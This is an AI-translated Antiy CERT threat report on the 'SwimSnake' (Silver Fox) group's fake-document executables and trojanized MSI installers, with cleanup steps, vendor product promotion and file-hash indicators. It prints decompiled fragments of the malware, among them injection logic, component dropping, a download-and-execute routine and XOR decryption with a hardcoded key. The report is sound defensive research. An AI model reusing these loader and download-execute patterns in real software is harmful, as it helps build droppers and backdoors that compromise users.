"SwimSnake" Cybercriminal Operations Rampant! Launch Special Inspection and Handling Immediately!

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

First published time: April 23, 2025

1 Overview

The "SwimSnake" cybercriminal group (also known as "Silver Fox", "Valley Thief", "UTG-Q-1000", etc.) has been active since the second half of 2022. It has launched a large number of attacks against domestic users in an attempt to steal secrets and defraud, causing certain losses to companies and individuals. The cybercriminal group mainly spreads malicious files through instant messaging software (WeChat, Enterprise WeChat, etc.), search engine SEO promotion, phishing emails, etc. The malicious files it spreads have many variants, the means of avoiding killing are frequently changed, and the industries involved in the attack targets are wide-ranging.

Antiy continues to track the "SwimSnake" cybercriminal group and publishes multiple reports. Recently, two types of relatively active malicious samples have continued to spread: the first type is malicious programs disguised as documents. Such malicious programs are mostly developed using the Qt library. Some malicious programs are formed by adding malicious code to the open source software code, and finally execute the backdoor file by releasing the "white and black" component. The second type is a malicious MSI installer disguised as an application software, which contains a normal application software installer and dozens of other normal files. The attacker hides the "white and black" component in it and finally executes the online module and login module.

The "SwimSnake" cybercriminal group is still frequently updating malware and AV evasion methods , and because the source code of the remote control Trojan and attack components used by the cybercriminal group is circulating on the Internet, there are more malicious variants, and a large number of users are attacked and implanted with remote control Trojans every day . Antiy CERT recommends that users download and install applications from the official website and avoid clicking on executable programs, scripts, documents and other files with unknown security to avoid losses caused by "SwimSnake" attacks.

Users can download and use the "SwimSnake" special investigation tool and Antiy System Security Kernel Analysis Tool (ATool) from the Antiy Vertical Response Platform (https://vs2.antiy.cn) to investigate and remove the "SwimSnake" Trojan.

2 Sample Analysis

2.1 List of Malicious Programs Disguised as Documents

Table 2-1Related sample file names

Sample file name
The first batch of information list in April 2025 pdf.exe
2025 Provincial Bureau 315 Gala Enterprise Exposure List.exe
The second batch of information disclosure in April 2025 pdf.exe
The first batch of public documents in April 2025 pdf.exe
2025 Job Stability Subsidy List.exe
Regarding the Qingming Festival, holiday arrangements, please check it yourself.exe
Auditor List.exe

2.1.1 Malicious Programs Developed Through the QT Library

Recently, this type of malicious program has been developed using the Qt library. After execution, it will perform multiple layers of anti-debugging detection and execute a large amount of invalid code to hinder analysis. The program will then execute Shellcode in memory, decrypt it to obtain a DLL file originally named "InjectFile.dll", and execute its "run" export function.

Figure 2-1InjectFile.dll file information

This type of DLL file will judge the current process and then inject it into the memory of the target process for execution. Currently, the target processes of this type of DLL file include svchost.exe, spoolsv.exe, explorer.exe, winlogon.exe, etc.

```
OLECHAR *__fastcall run(unsigned int *Src)
{
  WCHAR Filename[264]; // [rsp+20h] [rbp-228h] BYREF

  memset(Filename, 0, 0x208u);
  GetModuleFileNameW(0, Filename, 0x104u);
  if ( !wcsstr(Filename, L"svchost.exe") )
  {
    if ( IsUserAnAdmin() )
    {
      sub_1800015B0(Src);                       // 注入
      ExitProcess(0);
    }
    sub_1800020B0((__int64)Filename);
    ExitProcess(0);
  }
  return sub_180001010(Src);                    // 释放"白加黑"组件、创建计划任务
}
```


Figure 2-2The main logic of the "run" export function of this type of DLL file

Then, the "white and black" component is released in the specified path, which usually consists of an executable program, a malicious DLL file, and a BIN file containing Shellcode content.

```
FileW = CreateFileW(FileName, 0x40000000u, 0, 0, 2u, 0, 0);
v15 = FileW;
if ( FileW == (HANDLE)-1LL )
{
  GetLastError();
}
else
{
  if ( !WriteFile(FileW, qword_18000CB38, 0x3A330u, NumberOfBytesWritten, 0) )// EXE程序
    GetLastError();
  CloseHandle(v15);
}
Sleep(0x64u);
memset(v35, 0, 0x208u);
wsprintfW(v35, L"%s\\%s", v3 + 1074, v3 + 1224);
NumberOfBytesWritten[0] = 0;
v16 = CreateFileW(v35, 0x40000000u, 0, 0, 2u, 0, 0);
v17 = v16;
if ( v16 == (HANDLE)-1LL )
{
  GetLastError();
}
else
{
  if ( !WriteFile(v16, qword_180046E68, 0x46000u, NumberOfBytesWritten, 0) )// DLL文件
    GetLastError();
  CloseHandle(v17);
}
Sleep(0x64u);
memset(v36, 0, 0x208u);
wsprintfW(v36, L"%s\\%s", v3 + 1074, v3 + 1274);
NumberOfBytesWritten[0] = 0;
v18 = CreateFileW(v36, 0x40000000u, 0, 0, 2u, 0, 0);
v19 = v18;
if ( v18 == (HANDLE)-1LL )
{
  GetLastError();
}
else
{
  if ( !WriteFile(v18, v8, 0x855CCu, NumberOfBytesWritten, 0) )// BIN文件
    GetLastError();
  CloseHandle(v19);
}
Sleep(0x64u);
```


Figure 2-3Release the "white and black" component

Create a scheduled task for the released "white and black" component through the COM interface. The scheduled task name is " .NET Framework NGEN v4.0.30318 ".

Figure 2-4Creating a scheduled task for the "white and black" component through the COM interface

The EXE program in the "white and black" component is used to load and execute a malicious DLL file. The malicious DLL file reads the contents of the BIN file in the same path, decrypts it, and writes the payload into the memory for execution.

Figure 2-5 Read the contents of the bin file and write it into memory for execution

The payload is a DLL file originally named "Server64.dll". It is a backdoor file used by the "SwimSnake" cybercriminal gang. It has multiple functions such as network communication, file downloading, remote control, and stealing secrets.

```
if ( v8 != 0xF005 )
{
  if ( v8 == 0x11000 )
    return (unsigned int)CreateThread(0, 0, sub_1800367A0, v6, 0, 0);
  goto LABEL_52;
}
memset(Str, 0, 0x800u);
memset(Buffer, 0, sizeof(Buffer));
LODWORD(TokenHandle) = 0;
uFlags = 0;
memset(v37, 0, sizeof(v37));
memset(v38, 0, 24);
((void (__fastcall *)(LPVOID *, _OWORD *, __int64))v6[4])(v6, v37, 56);
((void (__fastcall *)(LPVOID *, void **, __int64))v6[4])(v6, &TokenHandle, 4);
result = ((__int64 (__fastcall *)(LPVOID *, UINT *, __int64))v6[4])(v6, &uFlags, 4);
if ( uFlags )
{
  ((void (__fastcall *)(LPVOID *, wchar_t *))v6[4])(v6, Str);
  if ( !GetWindowsDirectoryW(Buffer, 0x64u) )
    GetLastError();
  lstrcatW(Buffer, L"\\temp");
  v35 = wcsrchr(Str, 0x2Fu);
  lstrcatW(Buffer, v35);
  result = URLDownloadToFileW(0, Str, Buffer, 0, 0);
  if ( !result )
    return (unsigned int)ShellExecuteW(0, L"open", Buffer, 0, 0, (INT)TokenHandle);
}
return result;
```


Figure 2-6Download and execute functions

2.1.2 Malicious Programs Created by Tampering with Open Source Software Code

Recently, it has been discovered that attackers have modified the code of open source software to create malicious programs. Such initial malicious samples are usually compressed files containing a malicious executable program and a file with the suffix ".dll".

Figure 2-7Malicious file composition

The malicious executable program is created by the attacker adding malicious functions to the source code of the open source software. The file with the suffix ".dll" is an encrypted binary file.



Figure 2-8Comparison of malicious code (left) and open source code (right)

The malicious code reads the contents of the encrypted binary file, decrypts it to obtain the payload, and releases the same "white and black" component as in 2.1.1 in the specified path.

```
hFile = CreateFileA("scid.dll", 0x80000000, 1u, 0, 3u, 0x80u, 0);
if ( hFile != (HANDLE)-1LL )
{
  nNumberOfBytesToRead = GetFileSize(hFile, 0);
  lpBuffer = j__malloc_base(nNumberOfBytesToRead);
  if ( lpBuffer )
  {
    v3 = ReadFile(hFile, lpBuffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
    CloseHandle(hFile);
    if ( v3 )
    {
      v4 = 0;
      v5 = sub_140023A40(lpBuffer, nNumberOfBytesToRead, &v4);
      free(lpBuffer);
      if ( v5 )
      {
        sub_140014CC0(v11);
        sub_140014BF0(v10);
        unknown_libname_39(v7, &v5, &v4);
        qmemcpy(v8, v7, sizeof(v8));
        sub_140011F00(v10, v9, v8);
        sub_140019CA0(v11, v9);
        sub_140017B30(v11);
        sub_140015160(v9);
        sub_1400151C0(v10);
        sub_1400151F0(v11);
      }
    }
    else
    {
      free(lpBuffer);
    }
  }
  else
  {
    CloseHandle(hFile);
  }
}
```

Figure 2-9Read the encrypted binary file content and decrypt it

2.2 Example of a List of Malicious MSI Installers Disguised as Applications

Table 2-2Related sample file names

Sample file name
Google AI Browser v2.4.1.msi
Youdao Translates v1.1.1.msi
King of WPS v1.1.7.msi
Sogou AI inputs v2.1.4.msi
DeepSeek AI Assiant v2.4.5.msi

The attacker hides the "white and black" components (uc.exe, UCore.dll, Ucore3.cpy , update.cab) in the MSI installer, which contains the normal application software installer and dozens of other normal files. The attacker then executes the normal application software installer after the user executes it, thereby confusing the user.



Figure 2-10Malicious components hidden in the MSI installer

The MSI installer releases the U core3.cpy file to C:\ProgramData\11UCore3.cpy. After the "white and black" component is executed, the "run" function in UCore.dll is called to create a scheduled task for the released "white and black" component through the COM interface.



Figure 2-11Creating a scheduled task

Then read the 11UCore3.cpy file content and use the specified key to xor decrypt it to get a DLL file.

```
hFile = (HANDLE)v17(v18, 0x80000000, 1, 0, 3, 128, 0);// C:\ProgramData\11UCore3.cpy
if ( hFile != (HANDLE)-1 )
{
  Block = (LPVOID)operator new[](0x100000u);
  if ( Block )
  {
    if ( ReadFile(hFile, Block, 0x100000u, &NumberOfBytesRead, 0) )
    {
      _IAT_start__(hFile);
      v37 = &v35;
      std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<std::allocator<char>>(
        "mysecret",
        (int)&v35);
      std::__new_allocator<char>::~__new_allocator(&v35);
      *(_DWORD *)&v36[1] = v36;
      std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<std::allocator<char>>(
        "key",                                  // 解密密钥 mysecretkey
        (int)v36);
      std::__new_allocator<char>::~__new_allocator(v36);
      std::operator+<char>(v23, v25, v24);
      Src = (void *)jb2Qz8HQBlgS2iBUVe((int)Block, 0x100000u, (int)v23);// xor解密
      lpfn = (WNDENUMPROC)((int (__stdcall *)(_DWORD, int, int, int))v43)(0, 0x100000, 4096, 64);
      memmove(lpfn, Src, 0x100000u);
      if ( Block )
        operator delete[](Block);
```

Figure 2-12XOR decryption of 11UCore3.cpy file

The DLL file will read the contents of the update.cab file and perform RC4 decryption on it to obtain the final payload.

Figure 2-13RC4 decryption of the update.cab file to obtain the final payload

The original name of the payload file is "Online Module.dll " , which is a functional plug-in in the WinOs remote control Trojan. This module will parse the hard-coded C2 server, function and other configuration information, and connect back to the C2 server to obtain the payload file, which is usually the "login module" of the WinOs remote control Trojan .

Figure 2-14Online module

3 Use Tools to Detect and Deal with the "SwimSnake" Trojan

Users can download and use the "SwimSnake" special investigation tool and Antiy System Security Kernel Analysis Tool on the **Antiy Vertical Response Platform (https://vs2.antiy.cn)** to investigate and remove the "SwimSnake" Trojan.

The "SwimSnake" special inspection tool can be used to inspect the loaders dropped by the "SwimSnake" cybercriminal group during attack activities and the remote control Trojans loaded into the memory .

Antiy System Security Kernel Analysis Tool (ATool for short) is a deep analysis tool for Windows systems for threat detection and threat analysts. It can effectively detect potential malicious programs such as secret-stealing Trojans, backdoors and hacker tools in the operating system and assist professionals in manual disposal. It has the functions of effective detection of known threats, timely discovery of unknown threats, and one-click disposal of stubborn infections.

Figure 3-1Vertical Response Platform

3.1 Use the "SwimSnake" Special Troubleshooting Tool to Troubleshoot the "SwimSnake" Trojan

Since the attack payloads used by the "SwimSnake" cybercriminal group are iterated quickly and the AV evasion technology is continuously updated , in order to more accurately and comprehensively eliminate the threats existing in the victim host, customers can contact the Antiy emergency response team (cert@antiy.cn) after using special troubleshooting tools to detect threats .



Figure 3-2 Use the "SwimSnake" special troubleshooting tool to discover malicious processes

3.2 Use Antiy System Security Kernel Analysis Tool to Remove the "SwimSnake" Trojan

After discovering the "SwimSnake" threat, users can download and use ATool on the Antiy Vertical Response Platform to remove the "SwimSnake" Trojan. For example, in the "Process Management" page of ATool , right-click the malicious process "uc.exe": first click "Locate in Windows File Manager" to locate the path where "uc.exe" is located, then click "Terminate" to end the "uc.exe" process, and finally delete all files in the path where "uc.exe" is located.



Figure 3-3Using ATool to locate and terminate malicious processes

In ATool 's "Scheduled Tasks" page, use the "Find" function to search for malicious process names, discover and delete malicious scheduled tasks.



Figure 3-4Searching for malicious scheduled tasks by malicious process name

In addition, ATool supports reputation query of four object dimensions for executable objects, namely "Publisher Reputation", "Content Reputation", "Behavior Reputation" and "Path Reputation (Location Reputation)". Clicking the "Reputation Analysis" button above the tool can perform a cloud reputation query on the current inventory object, thus helping users discover potential threats in the system.



Figure 3-5Using ATool's "Reputation Analysis" feature to discover malicious processes

4 Terminal Security Protection

4.1 Deploy Antiy IEP to Strengthen Terminal File Reception and Execution Protection

It is recommended that enterprise users deploy professional terminal security protection products, conduct real-time detection of local new and startup files, and periodically perform virus scans within the network. Antiy Intelligent Endpoint Protection System series products (hereinafter referred to as "IEP") rely on Antiy 's self-developed threat detection engine and kernel-level active defense capabilities to effectively detect and kill the virus samples discovered this time.

IEP can monitor local disks in real time, automatically detect viruses on newly added files, send alerts and handle viruses as soon as they are discovered. In addition, Antiy AVLSDK threat detection engine supports extracting the core part of malicious code as detection features, which can effectively deal with the deformation and derivation of malicious code, and can also improve the effectiveness of IEP products in detecting and killing the SwimSnake variant virus.



Figure 4-1When a virus is found, IEP captures it and sends an alert immediately

IEP also provides users with a unified management platform, through which administrators can centrally view the details of threat events within the network and handle them in batches, thereby improving the efficiency of terminal security operation and maintenance.

Figure 4-2Providing a unified management platform to efficiently handle threat events

5 IoC

90D4BA33990011A5C8A203AC236B3B8C
470C3D37A8E518BD8D728D01CFBE3647
24B970B2C9D988DC74E7F945D0866017
DA5CF5E3158057D0D7B6D6F2D17DD888
BA8F5D8DF47283A34A71EB03DDE3C36B
039E9EF2E283E8341B297DA686182412
